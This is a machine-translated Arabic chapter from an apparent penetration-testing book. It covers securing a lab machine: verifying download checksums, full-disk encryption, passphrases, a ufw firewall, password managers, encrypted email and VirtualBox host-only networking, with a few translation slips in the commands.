يجب التحقق من أي ملف تقوم بتنزيله يدويًا من الإنترنت، سواء كان نظام تشغيل جديدًا أو برنامجًا. يجب عليك التحقق من سلامة الملف.

Machine Translated by Google

تأكد من سلامة الملف قبل التنزيل، أي تحقق من أنه لم يتم التلاعب به (أو إتلافه) بأي شكل من الأشكال قبل وصوله إليك. يجب عليك دائمًا القيام بذلك، سواءً قمت بالتنزيل من موقع ويب أو استخدمت برنامج BitTorrent. ستجد غالبًا تعليمات مفصلة للتحقق من التنزيلات على موقع توزيعة لينكس معينة . سنوضح لك هنا طريقة بسيطة للتحقق من التنزيلات على كلٍ من لينكس وويندوز. يمتلك مستخدمو macOS أيضًا نظامًا فرعيًا من BSD (مشتق من Mach، وهي نواة طُوّرت في جامعة كارنيجي ميلون، ولكن هذا موضوع آخر تمامًا)، والذي يمكن استخدامه للاستفادة من العديد من مكونات المصادر المفتوحة باستخدام Homebrew (brew.sh) أو MacPorts (www.macports.org).

أولًا، عليك تنزيل (أو عرض) رمز التجزئة أو مجموع التحقق للملف الذي قمت بتنزيله للتو. تأكد من تنزيل رمز التجزئة الصحيح، وأن يتم التنزيل عبر بروتوكول نقل النص التشعبي الآمن (HTTPS) أو أي بروتوكول آمن آخر لمنع التلاعب. قد تجد أيضًا أنه من الأسهل النقر على الملف وعرضه في متصفحك قبل نسخه إلى ملف نصي.

قد تجد خيارات لتجزئة MD5، وتجزئة SHA256، وتجزئة SHA512. يُنصح بعدم استخدام MD5، حيث تم اكتشاف تصادمات في هذه الخوارزمية تحديدًا، مما يجعلها غير مناسبة للاستخدام في سياق أمني. سيتم تناول التجزئة والتصادمات في الفصل 14. بعد الحصول على نسخة من تجزئة ملف الموقع، ستحتاج إلى إنشاء تجزئة ملف خاصة بك من الملف الذي قمت بتنزيله لمقارنتها. إذا تطابقت تجزئة الملف التي أنشأتها مع تجزئة الملف الذي تم تنزيله، يمكنك التأكد من أن الملفين متطابقان (مع إمكانية إجراء فحص إضافي للتوقيع باستخدام OpenPGP) وأن الملف لم يتم التلاعب به. تأكد من اكتمال التنزيل ، ثم أدخل الأمر التالي على جهاز يعمل بنظام Linux:

```
sha256sum <مسار الملف> mychecksum.txt >
```

في أنظمة macOS أو الأنظمة المبنية على BSD، يكون الأمر ببساطة sha256. أما في نظام Windows 10، فيوجد برنامج يُسمى CertUtil، والذي يُمكن تشغيله من موجه أوامر Windows (ابحث عن cmd في شريط بحث Windows أسفل يسار الشاشة). ومن بين وظائف هذا البرنامج توليد قيم التجزئة.

للقيام بذلك، قم بتشغيل الأمر التالي وانسخ قيمة التجزئة الناتجة إلى ملف نصي؛ على سبيل المثال:

```
certutil -hashfile <PathToFile> SHA256
```

لديك الآن الملف الذي تم تنزيله ورمزان تجزئة لملف السلامة: أحدهما من الموقع والآخر أنشأته بنفسك. قارن رمزي التجزئة (يجب أن يحتوي كل منهما على سطر واحد -رمز التجزئة) لمعرفة ما إذا كانا متطابقين. على نظام لينكس، يمكنك استخدام الأمر . diff

```
diff mychecksum.txt sitechecksum.txt
```

الغريب في الأمر أنه إذا كان الملفان متطابقين (وبالتالي تطابقت قيم التجزئة)، فلن يظهر أي ناتج من هذا الأمر. وعادةً ما تكفي المقارنة البصرية بالعين المجردة للتأكد من تطابق قيم التجزئة.

Machine Translated by Google

إذا اتبعت جميع خطوات التحقق من سلامة الملف بدقة، ولكنك ما زلت تجد أن مجموعتي التحقق غير [redacted] الملف الذي تم تنزيله. هذا الاحتمال ضعيف، وقد ترغب في إجراء بعض الفحوصات للتأكد من سلامة بياناتك قبل استنتاج أنك "تتعرض لهجوم". تحقق مما يلي:

- هل تتضمن إحدى قيم التحقق حرفًا أو أحرفًا إضافية في النهاية؟
مثال، هل هي علامة نجمة واحدة (*)أم اسم الملف؟
- تأكد من أن قيمة التحقق الموجودة على الموقع تخص الملف الصحيح المقابل وأن
لم تستخدم واحداً مختلفاً.
- تأكد من اكتمال التنزيل وأن مجموع التحقق الذي تم إنشاؤه صحيح
يعكس حجم الملف كاملاً.

إذا لم تتطابق قيمتا التحقق بعد تجربة الخطوات والفحوصات السابقة، فيمكنك استنتاج أحد الأمور التالية:

- تم اعتراض ملفك والتلاعب به.
- تم التلاعب بالملف الموجود على الموقع أو استبداله. (كان من الممكن أن يتم ذلك بشكل قانوني-
(مع العلم أن المجموع الاختباري لم يتم تحديثه.)
- حدثت مشكلة أثناء التنزيل، وتلف الملف عن طريق الخطأ. مهما يكن
لهذا السبب، يجب عليك محاولة تنزيل الملف مرة أخرى.

HTTPمقابل HTTPSللتنزيلات

تُرسل الملفات التي يتم تنزيلها، أو الصفحات التي يتم عرضها عبر بروتوكول نقل النص التشعبي ،(HTTP)من خادم الويب كنص عادي؛ أي أنها غير مشفرة ويمكن لأي شخص في وضع يسمح له باعتراض حركة البيانات الاطلاع عليها. أما بروتوكول ،HTTPSفيقوم بتشفير الاتصالات، مما يجعل الاطلاع على حركة البيانات بعد اعتراضها أكثر صعوبة.

قد تستخدم بعض المواقع بروتوكول HTTPللتنزيل، ثم تحث المستخدمين على التحقق من عدم اعتراض الملف بعد اكتمال التنزيل. لكن هذا الإجراء يصبح عديم الجدوى إذا تم توفير تجزئة الملف عبر ,HTTPإذ يُمكن اعتراضها أيضًا. ولمواجهة هذا الخطر، يُضيف بعض مطوري البرامج توقيعات للملفات لاستخدامها في التحقق من صحة الشهادة والتأكد من سلامة التنزيل. يُستخدم OpenPGPغالبًا لهذا الغرض، حيث يُمكنه التحقق من عدم التلاعب بالملف، شريطة توفر المفتاح العام المُطابق. ستجد تفاصيل حول استخدام OpenPGPلهذا الغرض على العديد من مواقع توزيعات لينكس.

تشفير القرص

إذا كنت ستستخدم جهاز القرصنة الخاص بك ليس فقط للتدريب على القرصنة، بل أيضاً للعمل مع العملاء والاتصال بأجهزة عملائك، فعليك التأكد من تشفير جميع البيانات المخزنة عليه.

Machine Translated by Google

في حال سرقة جهاز الكمبيوتر الخاص بك أو تمكن شخص ما من الوصول إليه فعليًا، فمن الأفضل أن يجد محركات الأقراص الصلبة (HDD)أو محركات الأقراص ذات الحالة الصلبة (SSD)مشفرة بالكامل. سيجعل هذا استعادة البيانات أكثر صعوبة مما لو كانت مخزنة كنص عادي.
يمكنك إنشاء مجلدات مشفرة منفصلة واستخدامها لتخزين المعلومات الحساسة، ولكنك بذلك تُبرز حقيقة تخزينك لأسرار. سيكون من السهل على أي شخص قادر على الوصول إلى جهازك تحديد هذه المجلدات المشفرة ومحاولة فك تشفيرها. بل ربما تكون قد أخطأت في كتابة كلمة المرور في مكان ما وتركتها مكشوفة على باقي القرص.

الإجراء الموصى به هو تشفير القرص الصلب (HDD)أو القرص ذي الحالة الصلبة (SSD)بالكامل دائمًا. في بعض أنظمة التشغيل، قد لا يكون من الممكن تشفير جهاز التخزين بالكامل، أو قد يتطلب الأمر تثبيتًا جديدًا. يحتاج مستخدمو Windows 10إلى تشغيل الإصدار الاحترافي (Professional)لاستخدام BitLocker، برنامج التشفير الخاص بشركة Microsoft . يجب على مستخدمي macOSتفعيل FileVaultلحماية نظامهم. ستجد أنه من الصعب (إن لم يكن مستحيلاً) تشفير محرك الأقراص بالكامل. عادةً لا يمكن تشفير الجزء المسؤول عن تشغيل نظام التشغيل، لأنه يجب قراءته عند بدء تشغيل النظام قبل بدء عملية فك التشفير. أسهل طريقة وأكثرها منطقية لتفعيل تشفير القرص هي أثناء عملية تثبيت نظام التشغيل (يوفر Ubuntuو Debianخيارات سهلة للقيام بذلك). يمكنك إضافة حماية إضافية لملفات معينة عن طريق إضافة مجلدات مشفرة أو تشفير الأجهزة الافتراضية الفردية بعد اكتمال التثبيت.

ستتمكن من فك تشفير القرص الصلب عند بدء تشغيل النظام باستخدام عبارة مرور قوية. من الأفضل أن تتكون هذه العبارة من سلسلة عشوائية من الأحرف والأرقام والرموز. إذا كنت بحاجة إلى مساعدة في اختيار عبارة مرور قوية، فاستخدم بعض النرد ذي الستة أوجه وافتح متصفح الويب على .www.diceware.comستجد هناك تعليمات مفصلة حول كيفية استخدام قاموس كلوحة تشفير (كما في لوحة التشفير التي استخدمها الجواسيس خلال الحرب الباردة لتشفير الرسائل) لإنشاء عبارات مرور باستخدام النرد كمولد أرقام عشوائية. يجب أن تستخدم عبارات المرور الأكثر أمانًا لوحة التشفير الخاصة بك، مع إضافة أحرف أخرى لزيادة التعقيد. عبارة مرور جيدة تم إنشاؤها بهذه الطريقة ستكون على النحو التالي: .triedmagi!bluff&bash,firpyritec4nLucyلا يتطلب حفظ هذه العبارة جهدًا كبيرًا، ومع ذلك فهي تتكون من 37حرفًا، وهي عديمة المعنى تمامًا. هذا يجعل من المستحيل عمليًا على الإنسان تخمينها، ومن غير العملي للغاية، وفقًا للمعايير الحالية، أن يتمكن الكمبيوتر من الوصول إلى كلمة المرور نفسها عن طريق التجربة والخطأ.

يمكنك أيضًا استخدام ملف مفتاح مع عبارة المرور الخاصة بك -وهو ملف بيانات يبدو عشوائيًا -أو مع زوج مفاتيح PGPمخزن على وسائط تخزين قابلة للإزالة لفك تشفير جهازك. يُنصح بشدة بعدم استخدام هذه الملفات كوسيلة وحيدة للوصول إلى البيانات المشفرة، لأنها قد تتلف أو تُسرق بسهولة.

إذا نسيت عبارة المرور أو فقدت ملفات المفاتيح الخاصة بك، فلن تتمكن من فك تشفير جهازك الخاص دون إنفاق قدر غير متناسب من الوقت والطاقة (بافتراض أنك استخدمت عبارة مرور معقدة بشكل مناسب وتم إنشاء ملف المفاتيح بطريقة آمنة).

Machine Translated by Google

احرص على حفظ عبارة المرور وأي ملفات مفاتيح في مكان آمن، ويفضل أن يكون لديك نسخة احتياطية منها. لا تستخدم عبارة المرور التي تستخدمها لتشفير القرص الصلب في أي مكان آخر. بعد إنشائها بشكل آمن، يمكنك تدوينها في مكان آمن أثناء حفظها. ولكن بمجرد حفظها، يجب إتلاف النسخة الورقية. قد يبدو هذا الإجراء مبالغًا فيه بعض الشيء، ولكن بعد الانتهاء من قراءة هذا الكتاب، ستفهم أهمية هذه الإجراءات.

تجدر الإشارة إلى أن أحد مؤلفي هذا الكتاب فقد بيانات مهمة في أكثر من مناسبة بسبب نسيانه كلمات المرور الخاصة بأنظمة مختلفة. (كل ما يتذكره هو أن الأمر كان له علاقة بنوع من الشوكولاتة). إذا قررت استخدام كلمة مرور قوية يصعب تذكرها، فمن الأفضل الاحتفاظ بنسخة منها في مكان آمن، ويفضل أن يكون بعيدًا عن متناول لصوص الكمبيوتر. يجب أن تضع في اعتبارك دائمًا أنك قد تترك البيانات مشفرة لفترة من الزمن وتنسى في النهاية كيفية الوصول إليها!

مع الإعدادات الافتراضية لتشفير القرص الكامل في Debianو ،Ubuntuسترى أن برنامج التثبيت يقوم بإنشاء بعض الأقسام على القرص الصلب الفعلي الخاص بك.
سترى أيضًا بعض "أجهزة التشفير" الافتراضية. قسم التمهيد الصغير EFIغير مشفر، ولكن كل شيء آخر سيكون مشفرًا.

في مرحلة ما أثناء التثبيت، سيُطلب منك إنشاء مستخدم جديد (ويجب حماية حساب المستخدم الرئيسي بكلمة مرور على الأقل). يمكن اعتبار هذه الحسابات بمثابة حسابات المسؤول، ومن المهم استخدام كلمات مرور قوية وفريدة هنا أيضًا.
باستخدام هذه الحسابات وكلمات المرور، ستتمكن من تثبيت البرامج وإزالتها ، وسيكون لديك حق الوصول الكامل إلى أي ملف على النظام.
بعد التثبيت، ستتمكن من تشغيل نظام التشغيل الجديد. قد يبدو إدخال كلمتي مرور (كلمة مرور التشفير ثم كلمة مرور المستخدم) صعباً بعض الشيء في البداية، لكنك ستعتاد عليه!

البرامج الأساسية

بعد تنزيل نظام التشغيل المضيف والتحقق منه وتثبيته (مع تفعيل تشفير القرص بالكامل)، ستحتاج إلى تثبيت بعض البرامج الإضافية وتهيئتها. سنستعرض البرامج والأدوات التي نعتبرها أساسية في هذه المرحلة لحماية نظامك من الهجمات. يمكنك تثبيت البرامج وإدارتها باستخدام واجهة المستخدم الرسومية المدمجة في نظام التشغيل .

مع ذلك، ننصحك باستخدام سطر الأوامر، فهذه عادةٌ عليك اكتسابها لتحقيق أقصى استفادة من الفصول القادمة، بل ومن مسيرتك المهنية في مجال القرصنة! نفترض هنا أنك تستخدم توزيعة لينكس دبيان أو أوبونتو. إن لم يكن الأمر كذلك، فربما لديك معرفة كافية ويمكنك تحويل الأوامر التالية. قبل تثبيت أي شيء، تأكد من تحديث نظامك باستخدام هذا الأمر، الذي سيتحقق من مستودعات دبيان أو أوبونتو على الإنترنت:

```
sudo apt update
```

Machine Translated by Google

sudoاختصار لعبارة ،super-user doوهي ضرورية لتنفيذ المهام التي تتطلب صلاحيات المستخدم الجذر. سيطلب منك الأمر إدخال كلمة مرورك، ثم سينفذ الأمر التالي، aptفي هذه الحالة، كما لو كان المستخدم الجذر هو من ينفذه. تم تمرير وسيط واحد فقط إلى برنامج ، aptوهو .updateلمعرفة المزيد عن ،aptيمكنك مراجعة صفحة الدليل الخاصة به باستخدام الأمر التالي:

رجل شقة

يختلف نظام أوبونتو عن توزيعات لينكس الأخرى في أن المستخدم الجذر

الحساب مُعطّل افتراضيًا. تحتوي بعض توزيعات لينكس ويونكس الأخرى على مستخدم الجذر (يُسمى المستخدم الخارق في يونكس)، والذي يُمكن اعتباره حسابًا يتمتع بصلاحيات كاملة على جميع الملفات. يُقابله في ويندوز حساب المسؤول. كما يحمي نظام macOS(المبني على يونكس) المستخدم من حساب مستخدم الجذر. يُستخدم الأمر sudo

(ليس فقط في أوبونتو) لتنفيذ أمر واحد بصلاحيات الجذر. يجب إضافة المستخدم إلى قائمة "sudoers"لاستخدام الأمر بنجاح. في ،OpenBSDو FreeBSDيعمل الأمر doasبطريقة مماثلة.

بعد تشغيل الأمر ،apt updateستجد إما أن نظامك مُحدّث بالفعل أو أنه يمكنك الترقية. يمكن إجراء الترقية باستخدام الأمر sudo apt upgrade .

مديرو الطرود

يستخدم نظاما أوبونتو وديبيان مدير الحزم Aptitude (apt)لتثبيت البرامج وإدارتها وإزالتها. يُستخدم مصطلح "الحزمة" في لينكس للإشارة إلى البرامج أو تطبيقات الحاسوب. وتُعتبر الحزمة مرادفةً للتطبيق. عند تنزيل أي برنامج من متجر تطبيقات أندرويد أو متجر تطبيقات أبل، تُطبّق نفس المبادئ الأساسية. إذ يقوم مدير الحزم، aptفي هذه الحالة، بفحص سلامة البرامج التي يتم تنزيلها وتثبيتها بهذه الطريقة.

جدار الحماية

بعد تحديث نظامك، نوصيك بإعداد جدار حماية.

توفر أداة تُسمى جدار الحماية البسيط (أو ufwاختصارًا) طريقةً سهلةً نسبيًا لتحقيق ذلك. نفترض أنك متصل بالإنترنت عبر جهاز توجيه (راوتر) وأن هذا الجهاز يوفر لك بالفعل بعض الحماية من الهجمات البسيطة. مع اكتسابك المزيد من الخبرة في هذا المجال، سترغب في إضافة قواعد مخصصة إلى جدار الحماية، مثل فتح المنافذ للبرامج الضارة (سنتناول هذا لاحقًا). الآن، دعنا نلقي نظرة على بعض الأساسيات. يمكنك الاطلاع على الاستخدام الأساسي لأداة جدار الحماية البسيط باستخدام الأمر . sudo ufw helpإذا لم تكن الأداة مثبتة، فاستخدم الأمر sudo apt install ufw.

Machine Translated by Google

نوصي على الأقل بإيقاف أو رفض جميع حركة البيانات الواردة. يمكنك القيام بذلك عن طريق إدخال الأمر التالي:

```
sudo ufw default deny incoming
```

ستحتاج بعد ذلك إلى تفعيل جدار الحماية عن طريق إدخال هذا الأمر:

```
sudo ufw enable
```

ينبغي أن ينتج عن ذلك مخرجات مثل ما يلي:

```
جدار الحماية نشط ومفعل عند بدء تشغيل النظام
```

يمكنك التحقق من حالة جدار الحماية الخاص بك باستخدام هذا الأمر:

```
sudo ufw status verbose
```

بعد ذلك، ستظهر لك المخرجات التالية:

```
الحالة: نشط
التسجيل: مُفعّل (بمستوى منخفض)
الوضع الافتراضي: رفض (للوارد)، السماح (للصادر)، تعطيل (للموجّه)
الملفات الشخصية الجديدة: تخطي
```

يمكنك أيضًا حظر جميع حركة المرور الصادرة باستخدام الأمر sudo ufw deny outgoing، ولكن القيام بذلك سيمنعك (أو أي برامج تقوم بتشغيلها) من الاتصال بشبكة المنطقة المحلية والإنترنت.

من الممارسات الشائعة منع حركة المرور الصادرة بشكل افتراضي، ولكن بعد ذلك السماح لأنواع معينة من حركة المرور بمغادرة النظام، على سبيل المثال، حركة مرور الويب والبريد الإلكتروني.
لن نتطرق إلى هذا الموضوع هنا، إذ ليس من الضروري مواصلة القراءة. ولكن بمجرد أن تتعمق في هذا الكتاب، ستكتسب المهارات والمعرفة اللازمة لتحقيق ذلك. إذا كنت ترغب في فهم آلية عمل ufw ، فاقرأ صفحة دليل IPtables (man iptables)، التي تتحكم في الجداول المستخدمة لتصفية الحزم على نظام لينكس. يُعد ufw في جوهره غلافًا برمجيًا لوظائف IPtables الأكثر قوة.

مدير كلمات المرور

ننصحك بتثبيت برنامج لإدارة كلمات المرور واستخدامه (أو برنامج Diceware لإنشاء كلمات المرور وتخزينها، وهي الكلمات التي تستخدمها للوصول إلى الخدمات الإلكترونية. تُدمج برامج إدارة كلمات المرور في معظم أنظمة التشغيل، مثل تطبيق Access Keychain من Apple، وحتى في بعض متصفحات الإنترنت. كما تتوفر العديد من الحلول عبر الإنترنت ، مثل .(1password.com) 1Password نوصي باستخدام أداة تسمى KeePassX

(www.keepassx.org) للاستخدام الشخصي. هو مدير كلمات مرور يمكن تثبيته على أنظمة لينكس، بي إس دي، ماك أو إس، أو ويندوز. لتثبيته على نظامي ديبيان أو أوبونتو، أدخل الأمر التالي:

```
sudo apt install keepassx
```

Machine Translated by Google

يتميز برنامج KeePassXبسهولة استخدامه وواجهته الرسومية، كما يوفر تعليمات بسيطة لتنظيم كلمات المرور في قاعدة بيانات. للبدء، أنشئ قاعدة بيانات جديدة واستخدم عبارة مرور فريدة وقوية لحمايتها. يمكنك بعد ذلك إنشاء عناصر جديدة داخل KeePassX، كل منها لتخزين هوية. يمكنك تخزين اسم المستخدم وكلمة المرور وتفاصيل أخرى إذا رغبت. كما يمكنك إنشاء كلمة مرور عشوائية بطول محدد. يقوم KeePassXبتشفير ملفاته لحماية كلمات المرور بداخلها. توجد أدوات لاختراق ملفات KeePassX، ولمنع هذه الهجمات، يمكنك إنشاء ملف مفتاح لحماية قاعدة بياناتك بشكل أكبر وتخزينه على وسائط تخزين خارجية، مثل محرك أقراص USB.

بريد إلكتروني

تأكد من إعداد وسيلة لإرسال واستقبال البريد الإلكتروني المشفر، خاصةً عند تبادل معلومات حساسة أمنيًا مثل تقارير الثغرات الأمنية. الطريقة الأكثر شيوعًا هي استخدام OpenPGPوإضافة لبرنامج البريد الإلكتروني، مثل Enigmailلبرنامج Thunderbirdمن Mozilla. قد تجد أن برنامجك لا يستخدم OpenPGPويرفض إعداده، وفي هذه الحالة ستحتاج إلى إيجاد طريقة بديلة. أحد الخيارات الأسهل على البرامج هو استخدام ملفات ZIPالمحمية بمعيار التشفير المتقدم .(AES)(يُعتبر AES-256آمنًا بما فيه الكفاية وقت كتابة هذا النص). يمكن إنشاء هذه الملفات وفك تشفيرها باستخدام برنامج مثل .7zip (www.7-zip.org)وهو متوفر على أنظمة ويندوز وأنظمة التشغيل الشبيهة بيونكس. وبغض النظر عن برنامج البريد الإلكتروني المستخدم، يمكن إرفاق الملف المشفر كأي ملف مرفق آخر. يجب إرسال كلمة المرور لفك تشفير الملف المضغوط "خارج النطاق"؛ أي عبر وسيلة اتصال أخرى غير المستخدمة حاليًا (البريد الإلكتروني في هذه الحالة). يمكن أن تكون هذه الوسيلة مكالمة هاتفية، أو رسالة نصية قصيرة، أو الأفضل من ذلك، رسالة عبر تطبيق مراسلة آمن.

لا تستخدم تشفير ZIPالافتراضي، لأنه ليس مقاومًا بشكل كافٍ للهجمات الحديثة ولا يوفر فائدة أمنية [redacted]

إعداد VirtualBox

سنوضح لكم الآن كيفية إعداد مضيفات افتراضية باستخدام برنامج إدارة الأجهزة الافتراضية .(Hypervisor)سنركز على برنامج VirtualBox، وهو برنامج مفتوح المصدر ومتاح مجاناً .(https://www.virtualbox.org)سيسمح لك هذا بإنشاء مختبرات اختراق على أنظمتك دون تكلفة شراء أجهزة جديدة!

Machine Translated by Google

إعدادات المحاكاة الافتراضية

تحتوي معظم أجهزة الكمبيوتر على خيار في إعدادات BIOS أو UEFI لتفعيل خاصية المحاكاة الافتراضية للأجهزة. وللحصول على أفضل أداء من أجهزتك الافتراضية، نوصي بتفعيل هذه الخاصية. نذكر ذلك هنا لأن هذا الخيار غالبًا ما يكون معطلاً افتراضيًا. سيسمح تفعيل هذا الخيار لبرنامج VirtualBox بالاستفادة من تعليمات المحاكاة الافتراضية الإضافية لوحدة المعالجة المركزية. كما نوصي بتعيين كلمة مرور قوية لإعدادات BIOS/UEFI، إن لم تكن قد فعلت ذلك بالفعل.

كما هو الحال مع أي كلمة مرور، يجب توليد هذه الكلمة عشوائيًا وحفظها في مكان آمن. ستحتاج إلى الرجوع إلى موقع الشركة المصنعة لجهازك أو الوثائق المطبوعة إذا كنت غير متأكد من كيفية الوصول إلى إعدادات BIOS أو UEFI وتغييرها . يتم ذلك عادةً بالضغط على مجموعة من مفاتيح ESC أو F1 أو F10 أو F12 أثناء ظهور رسائل اختبار التشغيل الذاتي .(POST)

تنزيل وتثبيت VirtualBox

نوصي باستخدام VirtualBox لأنه كافٍ لأغراض الاختراق.
تتوفر بدائل أخرى، مثل VMware أو Hyper-V، إلا أن تعليمات استخدامها تختلف عن تلك الواردة في هذا الكتاب. لذا، يُنصح بتنزيل أحدث إصدار من VirtualBox لنظام التشغيل الخاص بك والتحقق منه من الموقع www.virtualbox.org. للحصول على تفاصيل التثبيت التفصيلية، بالإضافة إلى معلومات حول الاستخدام المتقدم، قد ترغب في زيارة الموقع www.virtualbox.org/manual.

في الأمثلة التالية، سنستخدم برنامج VirtualBox 6.0. بعد تنزيل نسخة VirtualBox المناسبة لنظام التشغيل الخاص بك، يُرجى التحقق من التنزيل بمقارنة قيمة التجزئة SHA256 المُقدمة من موقع VirtualBox الإلكتروني مع قيمة تجزئة مُولّدة محليًا، كما ذُكر سابقًا. ستجد أيضًا تعليمات تثبيت خاصة بنظام التشغيل على موقع VirtualBox الإلكتروني.

في نظامي التشغيل ديبيان وأوبونتو، يمكن تثبيت برنامج VirtualBox باستخدام ما يلي
الأمر، بمجرد تنزيل ملف التثبيت (حزمة .bed):

```
sudo dpkg -i <ملف التثبيت>
```

قد تواجه بعض المشاكل عند تثبيت VirtualBox على بعض توزيعات لينكس. قد تظهر لك رسالة خط[redacted]
بالتبعيات، على سبيل المثال. قراءة رسالة الخطأ كاملة بعناية ستمنحك فكرة جيدة عن كيفية المتابعة.

بمجرد التثبيت، يمكنك تشغيل VirtualBox من خلال كتابة virtualbox.


الشبكات المضيفة فقط

قبل إنشاء أي أجهزة افتراضية، يجب عليك إنشاء شبكة خاصة بالمضيف فقط.
سيسمح هذا لأي أجهزة افتراضية تقوم بإنشائها بالتواصل مع بعضها البعض، كما

Machine Translated by Google

على الرغم من وجودهما على نفس الشبكة المحلية، تُسمى هذه الشبكة "شبكة المضيف فقط" لأنها لا تُستخدم للوصول إلى الإنترنت أو أي شيء خارج نطاق جهاز الكمبيوتر المضيف. إذا كنت تُحلل برامج ضارة في جهاز افتراضي، يمكنك تعطيل أو إزالة محول الشبكة بالكامل لمنع إصابة جهاز الكمبيوتر المضيف عن طريق الخطأ. تعني شبكة المضيف فقط أنه يمكنك نشر خادم مُعرّض للاختراق كجهاز افتراضي دون القلق بشأن إمكانية وصول العالم الخارجي إليه.

لإعداد شبكة المضيف فقط، افتح قائمة "ملف" وحدد "إدارة شبكة المضيف". سيظهر مربع حوار "إدارة شبكة المضيف" كما هو موضح في الشكل 3.1.




الشكل 3.1: مدير شبكة المضيف في VirtualBox

انقر فوق "إنشاء"، والذي سيضيف شبكة مضيفة جديدة فقط تسمى vboxnet0


(يُحدد هذا الاسم بواسطة VirtualBox) إلى القائمة الفارغة مبدئيًا. يوضح الشكل 3.2 كيف يجب أن يبدو مدير شبكة المضيف بعد إضافة شبكة.

تأكد من تشغيل خادم بروتوكول تكوين المضيف الديناميكي (DHCP) بالنقر على زر "خصائص" أعلى مربع الحوار، ثم انقر على علامة تبويب "خادم". "DHCP حدد خانة اختيار "تمكين الخادم" كما هو موضح في الشكل 3.3. تحدد الإعدادات الأخرى كيفية تعيين عناوين IP للأجهزة المضيفة المضافة إلى شبكة المضيف فقط. يمكنك تغيير هذه الإعدادات إذا رغبت، ولكن الإعدادات الافتراضية كافية لمعظم الأغراض.

Machine Translated by Google



